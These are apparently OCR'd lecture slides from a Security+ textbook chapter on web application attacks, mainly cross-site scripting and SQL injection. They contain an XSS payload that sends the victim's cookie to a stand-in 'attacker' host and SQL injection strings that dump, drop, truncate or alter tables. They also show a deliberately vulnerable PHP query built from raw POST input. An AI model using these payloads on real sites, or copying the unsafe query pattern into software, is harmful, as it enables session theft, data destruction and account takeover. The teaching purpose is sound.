Security+ Guide to Network Security Fundamentals, Fifth Edition

Chapter 3

Application and Networking-Based Attacks

Objectives

- List and explain the different types of server-side web application attacks
- Define client-side attacks

Conceptual Networked Computer System (Figure 3-1)




Figure 3-1 Conceptual networked computer system

Server-Side Web Application Infrastructure (Figure 3-2)




Figure 3-2 Server-side web application infrastructure

Zero Day Attacks

- Many web application attacks (as well as other application attacks) exploit unknown vulnerabilities
- **Zero day attacks** - Exploit unknown vulnerabilities so victims have no time to prepare or defend


Common Application Attacks

- Many server-side web application attacks is from input in the applications by users
- Common web application attacks:
  - Cross-site scripting
  - SQL injection
  - Directory traversal

Cross-Site Scripting

- Some attacks use web server as a platform to launch attacks on other computers (cookie and session stolen or web defacement)
- **Cross-site scripting (XSS)** - Injects scripts into web application server to direct attacks
- Many web applications are designed to customize content for user by taking what user enters and then displaying that input back to user

Customized Responses (Table 3-1)




User input	Variable that contains input	Web application response	Coding example
Search term	*search_term*	Search term provided in output	"Search results for *search_term*"
Incorrect input	*user_input*	Error message that contains incorrect input	"*user_input* is not valid"
User's name	*name*	Personalized response	"Welcome back *name*"

Table 3-1 **Customized responses**


Cross-Site Scripting Platform

- Cross-site scripting attacks occur when attacker takes advantage of web applications that *accept* user input *without* validation and then present back to user
- Two kinds of XSS attacks:
  1. Stored XSS
  2. Reflected XSS

Non-Persistent


Attacker
Attacker Server
This cool read: http://indonesite.com/index.php?search=<script>..</script>
1
4
Get: Cookie
Website
Print <http>
Print your search :
Print input.seach.text
Print result search
Print </http>
2
GET http://indonesite.com/index.php?search=<script>..</script>
Victim Browser
<http>
your search :
<script>
window.location='http://attacker/?cookie='+document.cookie
</Script>
</http>
OK 200
3

Persistent



Print <html>
Print latest Comment:
Print Database.latestcom
Print result search
Print </html>

GET http://indonesite.com/index.php?search=<script>..</script>

```
<html>
 latest command
<script>
window.location='http://attacker/?cookie='+document.cookie
</Script>
</html>
```

SQL Injection

- *SQL (Structured Query Language)* - Used to manipulate data stored in relational database
- **SQL Injection** – attacks that using vulnerability from website, by using query manipulation.


Forgotten Password Example

- Forgotten password example:
  - Attacker enters incorrectly formatted e-mail address
  - Response that given by web makes attacker know whether input is being validated
  - Attacker **enters email field** in SQL statement
  - Statement processed by the database
  - Example statement:

    ```
    SELECT fieldlist FROM table WHERE field
    = "whatever' or 'a'='a'"
    ```

  - Result is *all* user email addresses will be displayed


Error message



A Database Error Occurred

```
Error Number: 1064

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' OR page_content.content LIKE ''%''%'' OR
blog_category.blog_category_name ' at line 9

SELECT `blog`.*, `blog_category`.`blog_category_name`, `page`.`page_name`, `sys_administrator`.`nickname`, `province`.`provinsi_name`, `page_content`.`title`, `page_content`.`content` FROM (`blog`) LEFT JOIN
`blog_category` ON `blog_category`.`blog_category_id` = `blog`.`blog_category_id` LEFT JOIN `sys_administrator` ON `sys_administrator`.`id_administrator` = `blog`.`author` LEFT JOIN `province` ON
`province`.`id_provinsi` = `blog`.`province_id` LEFT JOIN `page` ON `page`.`page_id` = `blog_category`.`page_id` LEFT JOIN `page_content` ON `page_content`.`content_id` = `blog`.`blog_id` WHERE `blog`.`status` =
'publish' AND `page_content`.`title` LIKE ''%''%'' OR page_content.content LIKE ''%''%'' OR blog_category.blog_category_name LIKE ''%''%'' OR sys_administrator.nickname LIKE ''%''%'' OR province.provinsi_name
LIKE ''%''%'' ORDER BY `blog`.`blog_id` DESC

Filename: C:\xampp\htdocs\system\database\DB_driver.php

Line Number: 330
```


SQL Injection Statements (Table 3-2)



SQL injection statement	Result
whatever’ AND 1=(SELECT COUNT(*) FROM tabname); --	Discover the name of the table
whatever’ OR full_name LIKE ‘%Mia%’	Find specific users
whatever’; DROP TABLE members; --	Erase the database table
whatever’; UPDATE members SET email = ‘attacker-email@evil.net’ WHERE email = ‘Mia@good.com’;	Mail password to attacker’s email account

Table 3-2 SQL injection statements

Ilustration of SQL Injection Attacks.


0 A vulnerable form passes unsanitized user input directly into SQL queries.
User alice
Password abcd
Submit
1 Hacker inputs SQL code into a text field and submits the form.
User '; TRUNCATE TABLE Users; #
Password
Submit
POST
POST
2 PHP script puts the raw fields directly into the SQL query.
3 The resulting query is actually two queries.
Rest of query is commented out
Users table
Users table
4 All records in Users table are deleted.

```
...
$user = $_POST['username'];
$pass = $_POST['pass'];
$sql = "SELECT * FROM Users WHERE
  uname='$user' AND passwd=MD5('$pass')";
sqli_query($sql);
 ...
```

